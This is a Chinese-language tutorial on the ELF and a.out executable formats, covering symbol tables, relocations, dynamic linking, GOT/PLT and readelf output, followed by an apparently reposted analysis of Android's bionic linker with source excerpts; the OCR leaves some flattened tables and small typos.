机器执行的是机器指令，而机器指令就是一堆二进制的数字。高级语言编写的程序之所以可以在不同的机器上移植就因为有为不同机器设计的编译器的存在。高级语言的编译器就是把高级语言写的程序转换成某个机器能直接执行的二进制代码。以上的知识在我们学习 CS(Computer Science)的初期，老师都会这么对我们讲。但是我就产生疑问了：既然机器都是执行的二进制代码，那么是不是说只要硬件相互兼容，不同操作系统下的可执行文件可以互相运行呢？答案肯定是不行。这就要谈到可执行文件的格式问题。

每个操作系统都会有自己的可执行文件的格式，比如以前的 Unix?是用 a.out 格式的，现代的 Unix?类系统使用 elf 格式， WindowsNT?是使用基于 COFF 格式的可执行文件。那么最简单的格式应该是 DOS 的可执行格式，严格来说 DOS 的可执行文件没有什么格式可言，就是把二进制代码安顺序放在文件里，运行时 DOS 操作系统就把所有控制计算机的权力都给了这个程序。这种方式的不足之处是显而易见的，所以**现代的操作系统都有一种更好的方式来定义可执行文件的格式**。一种常见的方法就是为可执行文件分段，一般来说把程序**指令**的内容放在**.text** 段中，把程序中的**数据**内容放在**. data** 段中，把程序中**未初始化的数据**放在**.bss** 段中。这种做法的好处有很多，可以让操作系统内核来检查程序防止有严

重错误的程序破坏整个运行环境。比如：某个程序想要修改.text 段中的内容，那么操作系统就会认为这段程序有误而立即终止它的运行，因为系统会把.text 段的内存标记为只读。在. bss 段中的数据还没有初始化，就没有必要在可执行文件中浪费储存空间。在.bss 中只是表明某个变量要使用多少的内存空间，等到程序加载的时候在由内核把这段未初始化的内存空间初始化为 0。这些就是分段储存可执行文件的内容的好处。

下面谈一下 Unix 系统里的两种重要的格式：a.out 和 elf（Executable and Linking Format）。这两种格式中都有符号表（symbol table），其中包括所有的符号（程序的入口点还有变量的地址等等）。在 elf 格式中符号表的内容会比 a.out 格式的丰富的多。但是这些符号表可以用 strip 工具去除，这样的话这个文件就无法让 debug 程序跟踪了，但是会生成比较小的可执行文件。a.out 文件中的符号表可以被完全去除，但是 elf 中的在加载运行时起着重要的作用，所以用 strip 永远不可能完全去除 elf 格式文件中的符号表。但是用 strip 命令不是完全安全的，比如对未连接的目标文件来说如果用 strip 去掉符号表的话，会导致连接器无法连接。例如：

代码:

```
$:gcc -c hello.c
$:ls hello.c hello.o
```

用 gcc 把 hello.c 编译成目标文件 hello.o

代码:

```
$:strip hello.o
```

用 strip 去掉 hello.o 中的符号信息。

代码:

```
$:gcc hello.o /usr/lib/crt1.o /usr/lib/crti.o /usr/lib/crtn.o –o hello
/*
$:gcc hello.o /usr/lib/gcc/i686-pc-linux-gnu/3.4.5/../../../crt1.o7
: In function `_start'
: init.c: (.text+0x18)
: undefined reference to `main' collect2
: ld returned 1 exit status
```

*/

再用 gcc 连接时，连接器 ld 报错。说明在目标文件中的符号起着很重要的作用，如果要发布二进制的程序的话，在 debug 后为了减小可执行文件的大小，可以用 strip 来除去符号信息但是在程序的调试阶段还是不要用 strip 为好。

在接下去讨论以前，我们还要来讲讲 relocations 的概念：首先有个简单的程序 hello.c
代码:

```
$:cat hello.c
main( )
{
printf("Hello World\n");
}
```

当我们把 hello.c 编译为目标文件时，我们并没有在源文件中定义 printf 这个函数，所以汇编器也不知道 printf 这个函数的具体的地址，所以在目标文件中就会留下 printf 这个符号。以下的工作就交给连接器了，**连接器**会找到这个函数的**入口地址**然后传递给这个文件最终形成**可执行文件**,这个**过程就叫做 relocations**。a.out 格式的可执行文件是没有这种 relocation 的功能的，内核不会执行其中还有未知函数的入口地址的可执行文件的。在目标文件中当然可以 relocation，只不过连接器需要把未知函数的入口地址完全找到，生成可执行文件才行。这样就有一个很尴尬的问题，在 a.out 格式中极其难以实现动态连接技术。要知道为什么现在的 Unix 几乎都是用的 elf 格式的可执行文件就要了解 a.out 格式的短处。

a.out 的符号是极其有限的，在/usr/include/linux/asm/a.out.h 中定义了一个结构 exec 就是：
代码:

```
struct exec {
unsigned long a_info; /*Use macros N_MAGIC, etc for access */ unsigned a_text; /* length of text, in bytes */
unsigned a_data; /* length of data, in bytes */
```

unsigned **a_bss;** /* length of uninitialized data area for file, in bytes*/ unsigned **a_syms**; /* length of symbol table data in file, in bytes */ unsigned **a_entry**; /* start address */

unsigned **a_trsize**; /*length of relocation info for text, in bytes */ unsigned **a_drsize**; /*length of relocation info for data, in bytes */

};

在这个结构中更本没有指示每个段在文件中的开始位置，内核加载器具有一些非正式的方法来加载可执行文件的。明显的，a.out 是不支持动态连接的。（在内部不支持动态连接，用某些技术也是可以实现 a.out 的动态连接）

要了解 elf 可执行文件的运行方式，我们有必要讨论一下动态连接技术。很多人对动态连接技术十分熟悉，但是很少有人真正了解动态连接的内部工作方式。**回想没有动态连接的日子**，程序员写程序时不用什么都从头开始，他们可以调用定义的很好的函数，然后再用连接器与函数库连接。这样的话使得程序员更加有效率，但是一个十分重要的问题出现了：这样产生的可执行文件就会很大。因为连接器把程序需要用的所有函数的代码都复制到了可执行文件中去了。这种连接方式就是所谓的**静态连接**，与之相对的就是动态连接。连接器在可执行文件中标记出程序调用外部函数的位置，并不把代码复制进去，只是标出函数在动态连接库中的位置。用这样的方式生成的特殊可执行文件就是动态连接的。在运行这种动态程序时，系统在运行时把该程序调用的外部函数地址映射到程序地址，**这就是所谓的动态连接**，系统就有一个程序叫做动态连接器，在动态连接的程序执行前都要先把地址映射好。很显然的，必须有一种机制保证动态连接的程序中的函数地址正确地指向了动态连接库的某个函数地址。这就需要讨论一下 elf 可执行文件格式处理动态连接的机制了。

elf 的动态连接库是内存位置无关的，就是说你可以把这个库加载到内存的任何位置都没有影响。这就叫做 position independent。而 a.out 的动态连接库是内存位置有关的，它一定要被加载到规定的内存地址才能工作。在编译内存位置无关的动态连接库时，要给编译器加上 **-fpic** 选项，让编译器产生的目标文件是内存位置无关的还会尽量减少对变量引用时使用绝对地址。把库编译成内存位置无关会带来一些花费，编译器会保留

一个寄存器来指向全局偏移量表（global offset table (or GOT for short)），这就会导致编译器在优化代码时少了一个寄存器可以使用，但是在最坏的情况下这种性能的减少只有 3%，在其他情况下是大大小于 3%的。

Elf 的另一个特点是它的动态连接库是在**运行时处理符号**的，这是通过用符号表和再布置（relocation）表来实现的。在载入文件时并不能立即执行，要在处理完符号表把所有的地址都 relocation 完后才可以执行。这个听起来有点复杂而且可能导致文件运行慢，不过对 elf 做了很大的优化后，这种减慢已经是微不足道的了。**理论**上说不是用**-fpic** 选项编译出来的目标文件也可以用作动态连接库，但是在运行时会需要做数目极大的 relocation，这是对运行速度有极大影响的。这样的程序性能是很差的，几乎没有可用性。

当从**动态连接库**中读一个**全局变量**时与从**非-fpic** 编译的目标文件读是不同的。读动态连接的库中的变量是通过 GOT 来寻找到目标变量的，GOT 已经由某一个寄存器指向了。GOT 本生就是一个指针列表，找到 GOT 中的某一个指针就可以读到所要的全局变量了，有了 GOT 我们要读出一个变量只要做一次 relocation。

下面我们来看看 elf 文件中到底有些什么信息：

代码:

```
$:cat hello.c
main()
{
        printf("Hello World\n");
}
$:gcc-elf -c hello.c
```

还是这个简单的程序，用 gcc 把它编译成目标文件 hello.o。然后用 readelf 工具来探测一下 elf 文件的内容。（readelf 是在 binutils 软件包里的一个工具，大多数 Linux 发行版都包含它）

下面用**-h** 选项列出 ELF 的头信息：

代码:

$:readelf -h hello.o (查看 ELF 头部信息)

ELF Header: **Magic: 7f 45 4c 46** 01 01 01 00 00 00 00 00 00 00 00 00 **Class**: ELF32

Data: 2's complement, little endian Version: 1 (current) OS/ABI: UNIX - System V ABI Version: 0 Type: REL (Relocatable file)

Machine: Intel 80386 Version: 0x1 Entry point address: 0x0 Start of program headers: 0 (bytes into file) Start of section headers: 256 (bytes into file) Flags: 0x0

Size of this header: 52 (bytes) Size of program headers: 0 (bytes) Number of program headers: 0 Size of section headers: 40 (bytes) Number of section headers: 11 Section header string table index: 8

-h 选项是列出 **elf 文件的头信息**。Magic:字段是一个标识符，只要 Magic 字段是 **7f 45 4c 46** 01 01 01 00 00 00 00 00 00 00 00 00 的文件都是 **elf** 文件。**Class:**字段是表示 elf 的**版本**，这是一个 32 位的 elf。**Machine:**字段是指出目标文件的**平台信息**，这里是 I386 兼容平台。其他的字段可以从其字面上看出它的意义，这里就不一一解释了。

下面用**-S** 选项列出段的头信息：

代码:

$:readelf -S hello.o (查看 ELF 的 Section Headers 信息)

There are 11 **section headers**, starting at offset 0x100: Section Headers: [Nr] **Name Type** Addr Off Size ES Flg Lk Inf Al

[0] NULL 00000000 000000 000000 00 0 0 0

[1] **.text PROGBITS** 00000000 000034 00002a 00 AX 0 0 4

[2] .rel.text REL 00000000 000370 000010 08 9 1 4
[3] .data PROGBITS 00000000 000060 000000 00 WA 0 0 4
[4] .bss NOBITS 00000000 000060 000000 00 WA 0 0 4
[5] .rodata PROGBITS 00000000 000060 00000e 00 A 0 0 1 [6] .note.GNU-stack PROGBITS 00000000 00006e 000000 00 0 0 1 [7] .comment PROGBITS 00000000 00006e 00003e 00 0 0 1 [8] .shstrtab STRTAB 00000000 0000ac 000051 00 0 0 1
[9] .symtab SYMTAB 00000000 0002b8 0000a0 10 10 8 4
[10] .strtab STRTAB 00000000 000358 000015 00 0 0 1 Key to Flags: W (write), A (alloc), X (execute), M (merge), S (strings) I (info), L (link order), G (group), x (unknown) O (extra OS processing required) o (OS specific), p (processor specific)

Name 字段显示的是各个段的名字，**Type** 显示段的属性，**Addr** 是每个段载入虚拟内存的位置，**Off** 是每个段在目标文件中的偏移位置，**Size** 是每个段的大小，后面的一些字段是表示段的可写，可读，或者可执行。

用**-r** 可以列出 elf 文件中的 relocation：

代码:

$:readelf -r hello.o
Relocation section '.rel.text' at offset 0x370 contains 2 entries: Offset Info Type Sym.Value Sym. Name 0000001f 00000501 R_386_32 00000000 .rodata 00000024 00000902 R_386_PC32 00000000 printf

在.text 段中有两个 relocation，其中之一就是 printf 函数的 relcation。Offset 指出当 relocation 时要把 printf 函数的入口地址贴到离.text 段开头 00000024 处。

下面我们可以看一下连接过后的**可执行文件**中的内容：

代码:

$:gcc hello.o

$:readelf -S a.out

There are 32 section headers, starting at offset 0xbc4

: Section Headers: [Nr] Name Type Addr Off Size ES Flg Lk Inf Al [0] NULL 00000000 000000 000000 00 0 0 0

[1] .interp PROGBITS 08048134 000134 000013 00 A 0 0 1

[2] .note.ABI-tag NOTE 08048148 000148 000020 00 A 0 0 4

[3] .hash HASH 08048168 000168 00002c 04 A 4 0 4

[4] .dynsym DYNSYM 08048194 000194 000060 10 A 5 1 4 [5] .dynstr STRTAB 080481f4 0001f4 000060 00 A 0 0 1 [6] .gnu.version VERSYM 08048254 000254 00000c 02 A 4 0 2 [7] .gnu.version_r VERNEED 08048260 000260 000020 00 A 5 1 4 [8] .rel.dyn REL 08048280 000280 000008 08 A 4 0 4
[9] .rel.plt REL 08048288 000288 000010 08 A 4 11 4
[10] .init PROGBITS 08048298 000298 000017 00 AX 0 0 4
[11] .plt PROGBITS 080482b0 0002b0 000030 04 AX 0 0 4

[12] .text PROGBITS 080482e0 0002e0 0001b4 00 AX 0 0 16

[13] .fini PROGBITS 08048494 000494 00001a 00 AX 0 0 4
[14] .rodata PROGBITS 080484b0 0004b0 000016 00 A 0 0 4 [15] .eh_frame PROGBITS 080484c8 0004c8 000004 00 A 0 0 4 [16] .ctors PROGBITS 080494cc 0004cc 000008 00 WA 0 0 4
[17] .dtors PROGBITS 080494d4 0004d4 000008 00 WA 0 0 4
[18] .jcr PROGBITS 080494dc 0004dc 000004 00 WA 0 0 4 [19] .dynamic DYNAMIC 080494e0 0004e0 0000c8 08 WA 5 0 4 [20] .got PROGBITS 080495a8 0005a8 000004 04 WA 0 0 4
[21] .got.plt PROGBITS 080495ac 0005ac 000014 04 WA 0 0 4 [22] .data PROGBITS 080495c0 0005c0 00000c 00 WA 0 0 4
[23] .bss NOBITS 080495cc 0005cc 000004 00 WA 0 0 4
[24] .comment PROGBITS 00000000 0005cc 0001b2 00 0 0 1 [25] .debug_aranges PROGBITS 00000000 000780 000058 00 0 0 8 [26] .debug_info PROGBITS

00000000 0007d8 000164 00 0 0 1 [27] .debug_abbrev PROGBITS 00000000 00093c 000020 00 0 0 1 [28] .debug_line PROGBITS 00000000 00095c 00015a 00 0 0 1 [29] .shstrtab STRTAB 00000000 000ab6 00010c 00 0 0 1
[30] .symtab SYMTAB 00000000 0010c4 000510 10 31 56 4
[31] .strtab STRTAB 00000000 0015d4 000322 00 0 0 1 Key to Flags: W (write), A (alloc), X (execute), M (merge), S (strings) I (info), L (link order), G (group), x (unknown) O (extra OS processing required) o (OS specific), p (processor specific)

这里的段比目标文件 hello.o 的段要多的多，这是因为这个程序需要 elf 的一个动态连接库 **libc.so.1**。在这里需要简单的介绍一下内核加载 elf 可执行文件。内核先是把整个文件**加载**到用户的**虚拟内存空间**，如果程序是与动态连接库连接的，则程序中就会包含动态连接器的名称，可能是 /lib/elf/ld-linux.so.1。（动态连接器本身也是一个动态连接库）

在文件的尾部的一些段的 **Addr** 值是 00000000，因为这些都是符号表，动态连接器并不把这些段的内容加载到内存中。

. interp 段中只是储存这一个 ASCII 的字符串，它就是动态连接器的名字（路径）。

.hash, .dynsym, .dynstr 这三个段是用于动态连接器执行 relocation 时的**符号表**。**.hash** 是一个哈希表，可以让我们很快的从**.dynsym** 中找到所需的符号。

.plt 段中储存着我们调用动态连接库中的函数**入口地址**，在默认状态下，程序初始化时，.plt 中的指针并不是指向正确的函数入口地址的而是指向动态连接器本身，当你在程序中调用某个动态连接库中的函数时，连接器会找到那个函数在动态连接库中的位置，再把这个位置连接到.plt 段中。这样做的好处是如果在程序中调用了很多动态连接库中的函数，会花费掉连接器很长时间把每个函数的地址连接到.plt 段中。所以就可以采用连接器只是把要用的函数地址连接进去，以后要用的再连接。但是也可以设置环境变量 LD_BIND_NOW=1 让连接器在程序执行前把所有的函数地址都连接好，这主要是方便调试程序。

readelf 工具还有很多选项，具体内容可以查看 man 手册。在文章的开头就说 elf 文件格式很方便运用动态连接技术，下面我就写一个就简单的动态连接库的例子：

代码:

```
$:cat Dyn_hello.c
int main(void)
{
      hi();
}
$:cat hi.c
#include <stdio.h>
hi()
{
     printf("Hello world\n");
}
```

两个简单的文件，在 mian 函数中调用 hi()函数，下面并不是把两个文件一起编译，而是把 hi.c 编译成动态连接库。（注意 Dyn_hello.c 中并没有包含任何头文件。）

代码:

```
$:gcc -fPIC -c hi.c
$:gcc -shared -o libhi.so hi.o
```

现在在当前目录下有一个名字为 libhi.so 的文件，这就就是仅含有一个函数的动态连接库。

代码:

```
$:gcc -c Dyn_hello.c
$:gcc -o Dyn_hello   Dyn_hello.o   -L. -lhi
```

在当前目录下有了一个 Dyn_hello 可执行文件，现在就可以执行它了。

代码:

```
$:./Dyn_hello
 ./Dyn_hello: error while loading shared libraries: libhi.so: cannot open shared object file: No such file or directory
```

执行不成功，这就表明了这是一个动态连接的程序，连接器找不到 libhi.so 这个动态连接库。在命令行加上 LD_LIBRARY_PATH=...就行了。像这样运行：

代码:

```
$D_LIBRARY_PATH=. ./Dyn_hello
  Hello world
```

指出当前目录是连接器的搜索目录，就可以了。

Elf 可执行文件还有一个 a.out 很难实现的特点，就是对 dlopen()函数的支持，这个函数可以在程序中控制动态的加载动态连接库，看下面的一个小程序：

代码:

```
$:cat Dl_hello.c
#include <dlfcn.h>
int main (int argc, char *argv[])
{
        void (*hi) ();
        void *m;
        if (argc > 2) exit (0);
        m = dlopen (argv[1], RTLD_LAZY);
        if (!m) exit (0);
        hi = dlsym (m, "hi");
        if (hi)
        {
                (*hi) ();
        }
        dlclose (m);
}
```

用一下命令编译：

代码:

```
$:gcc -c Dl_hello.c
$:gcc -o Dl_hello Dl_hello.o -ldl
```

运行 Dl_hello 程序加上动态连接库。
代码:

```
$:./Dl_hello ./libhi.so Hello world
```


命令行成功的打印出了 Hello world 说明我们的动态连接库运用成功了。

在这篇文章中只是讨论了 elf 可执行文件的执行原理，还有很多方面没有涉及到，要深入了解 elf 你也许需要对动态连接器 hack 一下，也要 hack 一下内核加载程序的 loader。但是我想对大多数人来说，这篇文章对 elf 的介绍已经足够让你可以自己对 elf 在进行比较深入的研究了。

android linker 浅析

原文出处：http://blog.csdn.net/dinuliang/archive/2010/04/20/5509009.aspx

Android 的加载/链接器 linker 主要用于实现共享库的加载与链接。它支持应用程序对库函数的隐式和显式调用。对于隐式调用，应用程序的编译与静态库大致相同，只是在静态链接的时候通过--dynamic-linker /system/bin/linker 指定动态链接器，（该信息将被存放在 ELF 文件的.interp 节中，内核执行目标映像文件前将通过该信息加载并运行相应的解释器程序 linker.）并链接相应的共享库。与 ld.so 不同的是，Linker 目前没有提供 Lazy Binding 机制，所有外部过程引用都在映像执行之前解析。对于显式调用，可以同过 linker 中提供的接口 dlopen，dlsym,dlerror 和 dlclose 来动态加载和链接共享库。Android 中的共享库和可执行映像都默认采用 ELF 格式的文件。（可以通过 readelf 命令查看可执行文件或共享库的 elf 信息）


ELF header
Program header table
.text
.rodata
...
.data
Section header table

1.ELF 文件（Exectuable Linkabale Format）

每个 ELF 文件的开始部分都包含一个 ELF 头，其中包含了整个文件的基本信息，包括目标代码的格式，体系结构，各程序头或节头的偏移和大小，组织结构和访问权限等信息。

程序头表包含了加载到内存中的各种段的索引及属性信息，它将告诉加载器如何加载映像。每个段中有包含了一个或几个节区，每个节区应是唯一的。无论是可执行程序还是共享库都包含以下几个的节区：

1.1 GOT 和 PLT：

（全局偏移量表：Global Offset Table -- 过程链接表：Procedure Linkage Table）

不同映像间的函数和数据引用都是通过它们实现的。GOT（全局偏移表）给出了映像中所有被引用符号（函数或变量）的值。每个普通 PLT 表项相当于一个函数的桩函数（stub），支持懒绑定的情况下，当发生对外部函数的调用时，程序会通过 PLT 表将控制交给动态连接器，后者解析出函数的绝对地址，修改 GOT 中相应的值，之后的调用将不再需要连接器的绑定。由于 linker 是不支持懒绑定的，所以在进程初始化时，动态链接器首先解析出外部过程引用的绝对地址，一次性的修改所有相应的 GOT 表项。对共享对象来说，由于 GOT，PLT 节以及代码段和数据段之间的相对位置是固定的，所有引用都是基于一个固定地址（GOT）的偏移量，所以实现了 PIC 代码，重定位时只需要修改可写段中的 GOT 表。而可执行程序在连接过程中则可能发生对不可写段的修改。如果只读段和可写段不是以固定的相对位置加载的，那么在重定位是还需要修改所有指向 GOT 的指针。

1.2 dynamic 节：

与重定位有关的基本目录结构，例如：

Dynamic section at offset 0x61014 contains 20 entries:

Tag	Type	Name/Value
0x00000001	(NEEDED)	Shared library: [libc.so.6]
0x0000000c	(INIT)	0xb8a8
0x0000000d	(FINI)	0x555c4

0x00000004 (HASH) 0x8128
0x00000005 (STRTAB) 0xa004
0x00000006 (SYMTAB) 0x8aa4
0x0000000a (STRSZ) 2902 (bytes)
0x0000000b (SYMENT) 16 (bytes)
0x00000015 (DEBUG) 0x0
0x00000003 (PLTGOT) 0x710dc
0x00000002 (PLTRELSZ) 2464 (bytes)
0x00000014 (PLTREL) REL
0x00000017 (JMPREL) 0xaf08
0x00000011 (REL) 0xae98
0x00000012 (RELSZ) 112 (bytes)
0x00000013 (RELENT) 8 (bytes)

1.3 dynsym 和 dynstr 节：

与重定位有关的符号表和字符串表：

Symbol table '.dynsym' contains 69 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
……							
6:	00002568	28	FUNC	GLOBAL	DEFAULT	7	__ashldi3
7:	00000001	58	FUNC	GLOBAL	DEFAULT	UND	_ZNK7android7RefBase9decS
8:	00000001	32	FUNC	GLOBAL	DEFAULT	UND	ioctl
9:	00000001	18	FUNC	GLOBAL	DEFAULT	UND	_ZN7android7String8D1Ev
10:	00000001	16	FUNC	GLOBAL	DEFAULT	UND	_ZNK7android8EventHub16ge
11:	00000001	32	FUNC	GLOBAL	DEFAULT	UND	strerror

12: 00003024 0 NOTYPE GLOBAL DEFAULT ABS __exidx_end

1.4 .rel.dyn 和.rel.plt 节：

.rel.dyn 节的表项对应了出外部过程调用的符号以外的所有重定位对象，.rel.plt 则对应所有外部过程调用的重定位信息。每个重定位项记录了符号的符号表索引，重定位的操作地址，重定位类型的信息（见 3.3 节）。重定位所在的节区往往与重定位类型有关，例如：

Relocation section '.rel.plt' at offset 0x2f08 contains 308 entries:

Offset	Info	Type	Sym.Value	Sym. Name
000710e8	00000116	R_ARM_JUMP_SLOT	0000b8d0	fileno
000710ec	00000216	R_ARM_JUMP_SLOT	0000b8dc	getpagesize
000710f0	00000316	R_ARM_JUMP_SLOT	0000b8e8	fputs
000710f4	00000416	R_ARM_JUMP_SLOT	0000b8f4	abort
000710f8	00000516	R_ARM_JUMP_SLOT	0000b900	__errno_location

Relocation section '.rel.dyn' at offset 0x2e98 contains 14 entries:

Offset	Info	Type	Sym.Value	Sym. Name
000715b8	00001e15	R_ARM_GLOB_DAT	00071000	__fini_array_end
000715bc	00002f15	R_ARM_GLOB_DAT	00000000	__gmon_start__
000715c8	0000f515	R_ARM_GLOB_DAT	00071000	__fini_array_start
000715cc	00010015	R_ARM_GLOB_DAT	00071000	__init_array_end
000715d0	00012e15	R_ARM_GLOB_DAT	00071000	__init_array_start
00072a00	00002714	R_ARM_COPY	00072a00	__timezone
00072a04	00005514	R_ARM_COPY	00072a04	__daylight

R_ARM_JUMP_SLOT 和 R_ARM_GLOB_DAT 属性的重定位地址一般位于 GOT 表，R_ARM_COPY 和 R_ARM_ABS32 属性的重定位一般位于.data 节或.text 节中。

2 Linker 的加载与启动

Linker 是共享库的加载/链接器，也可以称为解释器(interpreter)。共享库以 ELF 文件的形式保存在文件系统中，核心的 load_elf_binary 会首先将其映像文件映射到内存，然后映射并执行其解释器也就是 linker 的代码。linker 的代码段是进程间共享的，但数据段为各进程私有。
linker 执行完后会自动跳转到目标映像的入口地址。

```
/*in sys_execve->do_execve->search_binary_handler->load_elf_binary*/
        elf_entry = load_elf_interp(&loc->interp_elf_ex,interpreter,&interp_map_addr, load_bias);
        ……..
        start_thread(regs, elf_entry, bprm->p);          //start to execute linker
```

在 android 中,linker 代码的运行域由地址 0xb0000100 开始(see /bionic/linker/Android.mk)，直接从_start 开始执行。do_execve 会预先将应用程序参数(argc,argv[],envc 和 envp[]还有一些"辅助向量(Auxiliary Vector)"等（see load_elf_binary>create_elf_tables）)存放在分配好的用户空间堆栈中，通过堆栈将这些参数和指针(位于 linux_binprm 结构体 bprm 中)传递给用户空间的目标进程。

Linker 会提取出它所需要的信息，例如目标映像中程序头表在用户空间的地址以及应用程序入口等。

```
/*in __linker_init()*/
                /* extract information passed from the kernel */
    while(vecs[0] != 0){
        switch(vecs[0]){
        case AT_PHDR:
            si->phdr = (Elf32_Phdr*) vecs[1];
            break;
        case AT_PHNUM:
            si->phnum = (int) vecs[1];
            break;
        case AT_ENTRY:
            si->entry = vecs[1];                    /*entry of the executable image.*/
```

```
            break;
        }
        vecs += 2;
```

3 加载依赖的共享库

Linker 会首先调用__linker_init 执行一段自举代码，完成其自身的初始化，初始化与目标映像相关的数据结构。Linker 会首先调用 alloc_info 为目标映像分配一个 soinfo 结构体，它用于存放与映像文件有关的所有信息,这样可以使可执行映像与共享对象共享连接与重定位函数，后面的程序将通过 soinfo 的 flags 域判断目标映像是共享库还是可执行程序。

```
si = alloc_info(argv[0]);                    /*name of exe */
if(si == 0) {
    exit(-1);
}
    ……
si->flags |= FLAG_EXE;                    /*exe not share library*/
```

与共享库的链接操作通过函数 link_image 调用其它函数执行。Link_image 会对 ELF 文件进行解析，根据 DYNAMIC 段确定目标映像(可能是可执行程序或共享库)依赖的共享库,调用 find_library 函数在 soinfo 链表中搜索并加载这些共享库。Soinfo 链表是进程私有的全局变量，无论其它进程是否已将某一共享库加载至内存，依赖它的进程都需要调用 mmap 来建立其虚拟内存到实际物理内存的映射，这是因为每个进程都有它自己的 mm_struct 内存描述符和 vm_area_struct 结构体链表(每个 vm_area_struct 对应了该进程虚拟地址空间的一个区域（VMA），同一个物理内存中的映射文件在不同的进程中会被映射到不同的虚拟地址空间。在 linux 下可以使用 pmap(pid)或 cat /proc/(pid)/maps 查看相应进程的地址空间分布，会发现同一个库（如 libc.so）被放到了不同的地址上。实际的从文件到内存页的拷贝发生在程序对相应的虚拟内存进行读写操作的时候，系统发生缺页异常，从而产生一次调页请求，内核根据操作的不同创建后援文件页或 COW 页。

如果在搜索链表的过程中发现该库已经存在，则 find_library 直接返回该库的 soinfo 结构，以防止发生重复的加载甚至进入无限递归，否则会调用 load_library 进行实际的加载操作，库的加载地址均位于 0x80000000 到 0x90000000 之间(prelink 的库除外),库与库之间以 1MB 对齐，库的代码段和数据段都是页对齐的。

```
for(d = si->dynamic; *d; d += 2) {
```

```
            f(d[0] == DT_NEEDED){                    //it ‘s a needed share library.
                soinfo *lsi = find_library(si->strtab + d[1]);    //get soinfo by name
                if(lsi == 0) {
                        goto fail;
                }
            lsi->refcount++;                        //    Increment it’s referenced count
            }
    }
```

load_library 的具体加载过程是：

1. 读取共享库的文件头和程序头表到指定的页中。
2. 调用 get_lib_extents 分析 ELF 头表，并获取文件中的地址信息。如果该库不是 prelink 的，则库加载的起始地址为零。同时计算出加载该库所需总的内存空间大小。
3. 根据已获得的起始地址和总空间大小，调用 alloc_mem_region 预先为共享库分配一段内存空间。这段空间是通过系统调用 mmap 实现的，其访问属性是 PROT_READ | PROT_EXEC 和 MAP_PRIVATE | MAP_ANONYMOUS,文件描述符为-1，匿名私有的内存映射意味着，内核将为该库分配虚拟线性区，保留给后边进行内存映射文件的操作。

```
        while(libbase < LIBLAST) {    //LIBLAST=0x90000000
    base = mmap((void*) libbase, sz, PROT_READ | PROT_EXEC,
                    MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if(((unsigned)base) == libbase) {
        return base;
    }
    if(base != MAP_FAILED)
            munmap(base, sz);
    libbase += LIBINC;       // LIBINC = 0x00100000，再进行一次映射。
```

4. 调用 alloc_info 为该库在共享库链表中分配一个 soinfo 节点，初始化其数据　结构。
5. 调用 load_segments 将所有的 PT_LOAD 属性的段加载至合适的地址空间，代码段与数据段的相对位置与文件的运行域一致。

```
pbase = mmap(tmp, len, PFLAGS_TO_PROT(phdr->p_flags),MAP_PRIVATE |  MAP_FIXED, fd,phdr->p_offset & (~PAGE_MASK));
```

如果该段是只读的，则核心将其映射致内存中唯一的拷贝，如果该段是可写的，则 NAP_PRIVATE 意味着该段是写时拷贝的，只有在写操作时核心才会将相应的页面拷贝至内存。由于需要对可执行映像中位于只读段的代码进行重定位，所以调用 mprotect 将只读段的属性暂时更改为 R/W/E 的。

```
if (si->flags & FLAG_EXE) {
        ……
                if (!(phdr->p_flags & PF_W)) {
            if ((unsigned)pbase < si->wrprotect_start)
                si->wrprotect_start = (unsigned)pbase;
